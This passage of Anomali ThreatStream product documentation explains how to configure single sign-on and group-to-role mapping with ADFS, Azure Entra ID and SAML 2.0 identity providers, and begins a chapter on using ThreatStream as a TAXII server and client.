- *If you assign a user role with the Read Only permission, all other roles and permissions become unavailable.* Thus, if you assign a user the Read Only role and a restricted role such as the "Intelligence Approver" role, the restricted permission you assigned to the user is ignored.
- *There is no mechanism to delete users through an IdP.* Thus, you must delete users from both the IDP and the Anomali platform to fully remove them. For information on removing users from the Anomali platform, see ["Deactivating a](#)

[User" on page 247](#). While you cannot delete users through an IdP, users can be prevented from accessing the Anomali platform by disabling them in the IdP.

Enabling User Management with Active Directory Federation Services and Azure Entra ID

Anomali provides the capability to integrate with Microsoft Active Directory Federation Services (ADFS) and Azure Entra ID (formerly Azure Active Directory), thus enabling single sign-on (SSO) and ThreatStream user administration from Microsoft Active Directory (AD) or Azure Entra ID .



Notes:

- After you configure SSO and use an IdP for user management, user accounts are automatically created on the Anomali platform when users authenticate to the Anomali platform from your IdP for the first time.

Requirements

- The integration supports the following platforms:
 - Windows Server 2019 with an AD on Server 2019
 - Windows Server 2016 with an AD on Server 2016



Note: Windows Server platforms must have an active ADFS service configured. Windows Server 2012 is not supported.

- Azure Entra ID with an Azure Entra ID environment
- You must have an active SAML 2.0 configuration on the Anomali platform. Contact Anomali Support for assistance.

Configuring Integration with ADFS and Azure Entra ID

Configuring the integration is a process, which consists of several steps. See the table below to learn about the steps required for the integration of the Anomali platform with ADFS and Azure Entra ID.

Microsoft AD	Azure AD
1. "Configuring the Integration on Microsoft AD" below	1. "Configuring the Integration on Azure Entra ID " on page 274
2. "Creating Transform Claim Rules in ADFS" on the next page	2. "Enabling the Integration on the Anomali Platform" on page 277
3. "Enabling the Integration on the Anomali Platform" on page 277	

Configuring the Integration on Microsoft AD




Note: These instructions pertain to Microsoft AD only. If you use Azure Entra ID, see "Configuring the Integration on Azure Entra ID " on page 274.


Configuring the integration on Microsoft AD involves creating groups that later will be mapped to specific roles on the Anomali platform.

To create groups in Microsoft AD:

1. Right-click in the AD window and select **New > Group**.



2. Enter a **Group name** for the new group.



3. Under Group Scope, select **Global**.
4. Under Group Type, select **Security**.
5. Click **OK**. The group is created.

Repeat this process for every security group you need to create.

When configuration on Microsoft AD is complete, proceed to ["Creating Transform Claim Rules in ADFS" below](#) to continue configuring the integration.

Creating Transform Claim Rules in ADFS


To export groups from Microsoft AD to the Anomali platform, you must configure a Transform Claim Rule for each group you created in Microsoft AD.



Note: This section pertains to Microsoft AD users only. No configuration in ADFS is required for Azure Entra ID users.

To create transform claim rules in ADFS:

1. From ADFS, open the Relying Party Trusts directory.
2. Right-click the Relying Party Trust associated with ThreatStream and select **Edit Claim Issuance Policy**.



3. If the following rules of the Send LDAP Attributes as Claims template type are configured on your system, proceed to [step 4](#):


- Get LDAP attributes as claims
- Email to Name ID

Otherwise, follow the instructions provided below.

Creating the rules with the Send LDAP Attributes as Claims template


To create the Get LDAP attributes as claims rule:

- a. Click **Add Rule**, on the Edit Claim Issuance Policy page.




The Add Transform Claim Rule Wizard opens.

- b. On the Select Rule Template page, under Claim rule template, select **Send LDAP Attributes as Claims**, and click **Next**.



- c. On the Configure Rule page, enter **Get LDAP attributes as claims** in the Claim rule name field.




- d. Select or type **E-Mail Addresses** in the LDAP Attribute column.
- e. Select or type **E-Mail Address** in the Outgoing Claim Type column.
- f. Click **Finish**.
- g. In the Edit Claim Rules dialog box, click **OK** to save the rule.

To create the Email to Name ID rule:

- a. In the Edit Claim Issuance Policy dialog box, click **Add Rule** to start the rule wizard. The Add Transform Claim Rule Wizard opens.

- b. On the Select Rule Template page, under Claim rule template, select **Transform an Incoming Claim** and click **Next**.




- c. On the Configure Rule page, under Claim rule name, enter **Email to Name ID**.

In Incoming claim type, select **E-Mail Address**.


In Outgoing claim type, select **Name ID**, and then select one of the following options, which depends on the requirements of your organization:

- **Pass through all claim values**
- **Replace an incoming claim value with a different outgoing claim value**
- **Replace incoming e-mail suffix claims with a new e-mail suffix**




- d. Click **Finish**.
- e. On the Edit Claim Rules page, click **OK** to save the rule.


4. On the Edit Claim Issuance Policy page, click **Add Rule** to create a rule for an AD group.



5. Select **Send Group Membership as a Claim** from the Claim rule template drop-down list.



6. In the corresponding field, enter a claim rule name for the rule. Anomali recommends using the name of the AD group for which you are creating the rule.



7. Under User's group, click **Browse** and select the prior created AD group for which you are creating the rule.
8. Under **Outgoing claim value**, enter the exact value of the AD group name for which you are creating the rule.
9. Click **Finish**.

Repeat this process described for the Send Group Membership as a Claim template for each group you created in AD. After adding rules for each group, proceed to ["Enabling the Integration on the Anomali Platform" on page 277](#) to complete configuration within the Anomali platform.

Configuring the Integration on Azure Entra ID

If you use Azure Entra ID (formerly Azure Active Directory), you can use the instructions in this section to complete the Azure Entra ID configuration steps. The Anomali platform supports the mapping of roles to Azure Entra ID groups. You can use these groups in your Azure environment to manage user access within the Anomali platform.



Note: These instructions pertain to Azure Entra ID only. If you use Microsoft AD, see ["Configuring the Integration on Microsoft AD" on page 268](#).

To configure the integration on Azure Entra ID:

1. Create a non-gallery Enterprise Application for ThreatStream.
 - a. Log in to the Azure portal.
 - b. Within Entra ID, navigate to **Manage > Enterprise applications**.
 - c. Click **New application**.

- d. Click **Create your own application**.
 - e. In the Input name field, enter a name for the application .

Recommended value: *ThreatStream*
 - f. Select **Integrate any other application you don't find in the gallery (Non-gallery)**.
 - g. Set **Assignment required?** to **No**.
 - h. Click **Create**. The application is created. You are directed to the Overview screen of the application.
2. Enable SAML for the application.
 - a. From the Manage page of the ThreatStream application, click **Single sign-on**.
 - b. Under Select a single sign on method, click **SAML**.
 - c. In the Basic SAML Configuration box, click **Edit**.
 - d. Under **Identifier (Entity ID)**, enter an ID for the SAML configuration.

Anomali recommends using the ThreatStream API URL:
`https://optic.threatstream.com`
 - e. Enter the following **Reply URL**:

`https://optic.threatstream.com/api/v1/saml2/<IdP-name>/acs/`

where <IdP-name> is the name of your identity provider (IdP). See ["Configuring Single Sign On \(SSO\)" on page 254](#) for more information.
 - f. Click **Save**.
 3. Add a Claim for the SAML configuration.
 - a. In the User Attributes & Claims box, click **Edit**.
 - b. Click **Add new claim**.
 - c. Enter a **Name** for the claim.

Required value: *emailaddress*

- d. Enter the following **Namespace** value:

http://schemas.xmlsoap.org/ws/2005/05/identity/claims

- e. For Source, select **Attribute**.

- f. For Attribute, select **user.mail**.

- g. Click **Save**.

- 4. Add a Group Claim for the SAML configuration.

- a. On the User Attributes & Claims page, click **Add a group claim**.

- b. Under *Which groups associated with the user should be returned in the claim?*, select **Security Group**.

- c. For Source attribute, select **Group ID**.

- d. Select **Customize the name of the group claim**.

- e. Select **Emit groups as role claims**.

- f. Click **Save**.



Anomali recommends adding a filter to the claim to only send ThreatStream groups. Alternatively, ensure that the ThreatStream groups are not dropped from the claim due to exceeding the maximum number of groups in a claim.

- 5. Collect your SAML Signing Certificate, Login URL, and Azure AD identifier. You will use this information when configuring your identity provider in ThreatStream. To locate this information:

- a. From the SAML-based Sign-on screen for the application, locate the SAML Signing Certificate box. Next to *Certificate (base 64)*, click **Download**.

- b. Locate the Set up <application name> box. Note the **Login URL** (also known as SAML Single Sign-On Service URL) and **Azure AD Identifier** (also known as SAML Entity ID) values.

6. Create a group in Azure AD corresponding to a role in ThreatStream, as well as one additional group that grants users access to ThreatStream.

To add groups in Azure Entra ID:

- a. From the Azure Entra ID Overview page, click **Groups** under Manage in the left menu.
- b. Click **New Group**.
- c. Under Group type, select **Security**.
- d. Under Group name, enter the name of the permission.
- e. Click **Create**. The group is created.



Note: The newly created security groups must be assigned to the proper Enterprise application (ThreatStream) to be visible when the application calls for the permissions.

Repeat this process for each group you want to create.

Name	Object Id	Group type	Membership type	Email	Source
☐ SecGrp_TSViewPlayUser	11111111-1111-1111-1111-111111111111	Security	Assigned		Cloud
☐ SecGrp_TSUser	22222222-2222-2222-2222-222222222222	Security	Assigned		Cloud
☐ SecGrp_TSUseMatch	33333333-3333-3333-3333-333333333333	Security	Assigned		Cloud
☐ SecGrp_TSAdminUser	44444444-4444-4444-4444-444444444444	Security	Assigned		Cloud
☐ SecGrp_TSAdminSandbox	55555555-5555-5555-5555-555555555555	Security	Assigned		Cloud
☐ SecGrp_TSReadOnlyUser	66666666-6666-6666-6666-666666666666	Security	Assigned		Cloud
☐ SecGrp_TSAdminApprover	77777777-7777-7777-7777-777777777777	Security	Assigned		Cloud
☐ SecGrp_TSCreateCommunityUser	88888888-8888-8888-8888-888888888888	Security	Assigned		Cloud
☐ SecGrp_TSChatUser	99999999-9999-9999-9999-999999999999	Security	Assigned		Cloud
☐ SecGrp_TSAdminUser	00000000-0000-0000-0000-000000000000	Security	Assigned		Cloud

7. Note the Object ID values for each role you created. You will use these IDs to finish configuring the integration within the Anomali platform in a later step.

When configuration on Azure Entra ID is complete, proceed to ["Enabling the Integration on the Anomali Platform" below](#) to complete configuration within the Anomali platform.

Enabling the Integration on the Anomali Platform

To finish configuring the integration, you must configure a Break Glass account and map the groups created in Microsoft AD or Azure Entra ID to their corresponding Anomali roles.



Note: You must use an account with the Organization Administrator role to complete the steps in this section.


To enable the integration on the Anomali platform:

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click the SSO tab.
3. From the Break Glass Account drop-down list, select a user account that will serve as the Break Glass Account.




Notes:

- Only account of organization administrators are available in the drop-down list.
- The Break Glass Account should be an independent, local account on the Anomali platform. Another account with the same configuration must not exist in the SSO IdP. Doing so will cause login failures. See ["Managing Users" on page 240](#) to learn how to create a local account on the Anomali platform.



4. (Recommended) Enable the Use SSO exclusively if you want to prevent users from logging in through the Anomali platform login page.
5. Add an identity provider, as described in ["Configuring an Identity Provider for SSO" on page 130](#).
6. After the identity provider is configured, specify ADFS or Azure AD under Permission management.



7. *If you selected ADFS*, you must assign roles to every group you created on Microsoft AD.

If you selected Azure AD, you must assign roles to every group you created on Azure Entra ID.

To assign Anomali roles to IdP groups:

- a. Click **New**.
- b. In the SSO Role Mapping dialog box, enter an IdP group name.

SSO Role Mapping

IdP Group Name

Roles Mapped to Group

- ☐ 55
- ☐ adfs-default-org
- ☐ AE_illamona
- ☐ AnomaliRole_azure
- ☐ AnomaliRole_SOC - Incident Delete
- ☐ AnomaliRole_TSDB_USERROLE
- ☐ API User
- ☐ asdas
- ☐ audit_access_for_non_admins
- ☐ audit_alert_access_for_nonadmin_user
- ☐ Auditor
- ☐ Cannot Use Copilot
- ☐ Cannot Use ThreatStream
- ☐ cds
- ☐ Chat User
- ☐ Community Contributor
- ☐ Daniel Role - Eventlog

Cancel Save

- c. Select roles for this group.
- d. Click **Save**.

The SSO role mapping is create successfully.

Repeat this process for each IdP group.

Configuration is complete and your integration is now active.

Identity Providers

tdp0-1d385680

azurestgkcs2-9c495367

SAML-4c200648

SAML-c94037c8

adfs-poc

azurestgkcs2-9c495367

Permission Management

Threatstream

ADFS

AZURE AD

SAML 2.0

Active

Show / Edit Configuration

25

1-16 of 16 results

IDP GROUP NAME

ANOMALI ROLE

☐

SecGrp_TSUser

SSO_User

☐

SecGrp_TSReadOnlyUser

Read Only

☐

SecGrp_TSNoThreatStream

Cannot Use ThreatStream

☐

SecGrp_TSNoCopilot

Cannot Use Copilot

☐

SecGrp_TSCreateCommunityIntelUser

Community Contributor

☐

SecGrp_TSChatUser

Chat User

☐

SecGrp_TSViewAPIKeyUser

API User

☐

SecGrp_TSShellMatch

Security Analytics User

☐

SecGrp_TSAdminUser

Organization Administrator

☐

SecGrp_TSIntelApprover

Intelligence Approver

☐

SecGrp_TSAnalUser

TAXII Importer

☐

SecGrp_TSSubmitSandbox

Sandbox Submitter

☐

SecGrp_TSAuditor

Auditor

☐

SecGrp_TSChangeRules

Rule Editor

☐

SecGrp_TSDenialRoles

Daniel Role - some permissions

☐

SecGrp_TSDanielTesting

AnomaliRole_azure

Enabling User Management with SAML 2.0 IdP Services

Anomali provides the capability to integrate with identity providers (IdP) that are compatible with the SAML 2.0 protocol, thus enabling single sign-on (SSO) and user administration from the preferred IdP.

Integration between a SAML 2.0 IdP and the Anomali platform means that the IdP creates a SAML response to the platform. The SAML response must contain an assertion with the `group` attribute `name` attribute. This attribute allows the mapping of roles to groups between the IdP and the Anomali platform. You can view a sample of a SAML 2.0 assertion in ["Sample SAML 2.0 Assertion with Group Attribute Name" on page 283](#).

Note: The `group` attribute `name` attribute may be called differently depending on a preferred IdP.

Requirements

- You must have an active SAML 2.0 configuration on the Anomali platform. Contact Anomali Support for assistance.
- You must use a SAML 2.0-compliant IdP that supports exporting group lists as SAML attributes.
- You must have a configured SAML group list mapping with the specified `group` attribute `name` attribute.

Enabling user management with SAML 2.0 IdP is a two-step process, which involves:

1. Configuring the integration in a SAML 2.0 IdP. See ["Configuring the Integration in a SAML 2.0 IdP" below](#).
2. Enabling the integration on the Anomali platform. See ["Enabling the Integration on the Anomali Platform" below](#).

Configuring the Integration in a SAML 2.0 IdP

Configuring the integration in IdP involves creating groups which later will be mapped to roles created on the Anomali platform. The procedure for creating groups depends on your preferred IdP.

When configuration in the IdP is complete, proceed to ["Enabling the Integration on the Anomali Platform" below](#) to complete configuration within the Anomali platform.

Enabling the Integration on the Anomali Platform

To finish configuring the integration, you must configure a Break Glass account and map the groups created in a SAML 2.0 IdP to their corresponding roles on the Anomali platform.



Note: You must use an account with the Organization Administrator role to complete the steps in this section.

To enable the integration on the Anomali platform

1. In the bottom-left corner of the side navigation panel, click **Settings** (⚙️) > **User & Role Management**.
2. Click the SSO tab.
3. From the Break Glass Account drop-down list, select a user account that will serve as the Break Glass Account.



Notes:

- Only accounts of organization administrators are available in the drop-down list.



- The Break Glass Account should be an independent, local account on the Anomali platform. Another account with the same configuration must not exist in the SSO IdP. Doing so will cause login failures. See ["Managing Users" on page 240](#) to learn how to create a local account on the Anomali platform.

Settings

Break Glass Account

Use SSO exclusively

4. (Recommended) Enable the Use SSO exclusively if you want to prevent users from logging in through the ThreatStream login page.
5. Add an identity provider, as described in ["Configuring an Identity Provider for SSO" on page 258](#).
6. After the identity provider is configured, specify **SAML 2.0** under Permission management.

Permission Management

☐ Threatstream ☐ ADFS ☐ AZURE AD ☒ SAML 2.0

Group Attribute Name

Save

7. In the Group Attribute Name field, specify the `group attribute name` from your IdP group list configuration, and then click **Save**.



Important: In order for the integration to work properly, make sure that the `group attribute name` is the same both on the Anomali platform and IdP.

8. Assign Anomali roles to all groups configured on the IdP.

To assign roles to an IdP group:

- a. Click **New**.
- b. In the SSO Role Mapping dialog box, enter an IdP group name.

c. Select roles for this group.

d. Click **Save**.

The SSO role mapping is created successfully.

Repeat this process for each IdP group.

Configuration is complete and your integration is now active.

Sample SAML 2.0 Assertion with Group Attribute Name

Below is a sample SAML 2.0 assertion where the `group attribute name` is called `name`, its value is `"IDP_group"`, and the user has a membership in the following groups: `SecGrp_TSAdminUser`, `SecGrp_TSSubmitSandbox`, `SecGrp_TSUser`, and `SecGrp_TSViewAPIKeyUser`.

You can use this sample to compare it against the SAML 2.0 assertion in your preferred IdP and check how the `group attribute name` is called.

```
<saml:Attribute FriendlyName="group list"
    Name="IDP_group"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic"
    >
    <saml:AttributeValue
xmlns:xs="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:type="xs:string"
    >SecGrp_TSAdminUser</saml:AttributeValue>
```

```
<saml:AttributeValue
xmlns:xs="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:type="xs:string"
  >SecGrp_TSSubmitSandbox</saml:AttributeValue>
<saml:AttributeValue
xmlns:xs="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:type="xs:string"
  >SecGrp_TSUser</saml:AttributeValue>
<saml:AttributeValue
xmlns:xs="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:type="xs:string"
  >SecGrp_TSViewAPIKeyUser
</saml:AttributeValue>
</saml:Attribute>
```

Chapter 7: Sharing Intelligence via TAXII on ThreatStream

This chapter covers the following topics:

Getting Started with TAXII on ThreatStream	287
Connecting to Your ThreatStream TAXII Server From a TAXII Client	288
Using ThreatStream as a TAXII Client	291
Managing TAXII Sites	293
Managing TAXII Site Collections	295
Managing TAXII Feeds	301


ThreatStream provides you comprehensive TAXII functionality to fulfill all of your requirements for exchanging and aggregating TAXII data from trusted sources.

ThreatStream serves a dual purpose with regard to TAXII. You can leverage bidirectional exchange between ThreatStream and your TAXII clients, enabling you to both download intelligence *from* ThreatStream and push intelligence *to* ThreatStream. You can also use ThreatStream to aggregate threat intelligence from trusted TAXII sources, such as hailataxii.com.

With its dual functionality, ThreatStream serves simultaneously as a TAXII server and client.

Using ThreatStream as a TAXII Server

When you use ThreatStream as a TAXII server, you can connect to ThreatStream and poll data into TAXII clients, as illustrated below.




ThreatStream gives you multiple **TAXII Discovery URLs**—TAXII 1.x, 2.0, and 2.1—that you can use to connect to ThreatStream from your TAXII clients. When you connect to the URL in a TAXII client, your ThreatStream TAXII Feeds—dedicated channels for exchanging TAXII data—appear as collections available to poll into your TAXII client. You can also push data from TAXII clients to your TAXII Feeds on ThreatStream, enabling bidirectional exchange of TAXII data.

See ["Connecting to Your ThreatStream TAXII Server From a TAXII Client"](#) on [page 288](#) for more information.

To learn more about creating TAXII Feeds, see ["Managing TAXII Feeds "](#) on [page 301](#).

Using ThreatStream as a TAXII Client

Using ThreatStream as a TAXII client enables you to aggregate TAXII data in one location and add it to the intelligence you are already receiving on ThreatStream.



After configuring the TAXII source as a **Site**, ThreatStream connects to the site and discovers the collections available to be polled or pushed. You can subscribe to available collections and configure ThreatStream to poll and push data on a regular interval. The data becomes part of your threat intelligence through one of your **TAXII Feeds** on ThreatStream.

See ["Using ThreatStream as a TAXII Client" on page 291](#) for more information.

Getting Started with TAXII on ThreatStream

1. Create **TAXII Feeds**. Whether you plan to use ThreatStream to serve threat intelligence to TAXII clients or aggregate data from TAXII trusted sources, TAXII Feeds serve as gateways in and out of ThreatStream for TAXII data. See ["Managing TAXII Feeds" on page 301](#) for more information.
2. To use ThreatStream as a TAXII client and aggregate threat intelligence from trusted TAXII sources, configure sources as **Sites**. Once Sites are configured, ThreatStream discovers available TAXII collections. You can schedule polls and pushes for collections of interest. See ["Using ThreatStream as a TAXII Client" on page 291](#) for more information.
3. To use a TAXII client to receive threat intelligence from your ThreatStream TAXII server, take note of your **TAXII Discovery URL** on the TAXII Settings page and see ["Connecting to Your ThreatStream TAXII Server From a TAXII Client" on the next page](#) for more information.

Connecting to Your ThreatStream TAXII Server From a TAXII Client

You can connect to your ThreatStream TAXII server using the **TAXII Discovery URLs** listed on the TAXII page within ThreatStream settings (**Settings > TAXII**).

Settings									
MY ACCOUNT	ORGANIZATION	MAILBOXES	USER ADMIN	SSO	EXCLUDE LIST	INTEGRATIONS	AUDIT	TAXII	WORKGROUPS
PREFERRED TAGS									
COPILLOT									
MANAGE TEMPLATES									
TAXII SERVER									
TAXII Discovery URLs									
TAXII 1.x https://optic.threatstream.com/api/v1/taxii/taxii-discovery-service/									
TAXII 2.0 https://optic.threatstream.com/taxii/ Show Details									
TAXII 2.1 https://optic.threatstream.com/taxii2/ Show Details									

This enables you to poll data from your TAXII feeds on ThreatStream into TAXII clients and push data from your TAXII client to ThreatStream.

The ThreatStream TAXII server provides TAXII 1.x, 2.0, and 2.1 services, enabling you to poll data in the appropriate format depending on TAXII client requirements. All URLs can serve the same intelligence to clients—choosing one over another simply impacts the format the intelligence is served in.

Basic Authentication is enabled by default. You can use your ThreatStream login credentials to access your ThreatStream TAXII server via Basic Authentication.



Note:

- You can push data containing any valid STIX entities to the ThreatStream TAXII server; for a full list, see "[Supported Attributes for STIX Entities](#)" on page 1310. However, only *indicators* can be polled from the ThreatStream TAXII server.
- To receive TAXII requests from ThreatStream on your network, ensure that 3.225.1.124 can connect to your TAXII client.
- IPv6 observables cannot be pushed or polled.
- LogRhythm does not support the TAXII discovery service. To connect to your ThreatStream TAXII server from LogRhythm, use the following TAXII collection management URL:

https://optic.threatstream.com/api/v1/taxii/collection_management/



- Anomali enforces the following default rate limits:
 - 300 TAXII poll requests per hour per organization
 - 120 TAXII push requests per hour per organization

TAXII 1.x Collection Naming Conventions

When you connect to the ThreatStream TAXII 1.x Discovery URL, your TAXII feeds, trusted circles, and saved searches appear as poll collections. Poll collections adhere to the following naming conventions:

- TAXII feed collections: <TAXII Feed Name>_F<TAXII_feed_ID>

Example: TAXII_Feed_1_F23

- Trusted circle collections: <Trusted Circle Name>_C<Trusted Circle ID>

Example: Government_C548

- Saved search collections: <Saved Search Name>_S<Saved Search ID>

Example: Covid_S345

TAXII 2.0 and 2.1 API Root URLs

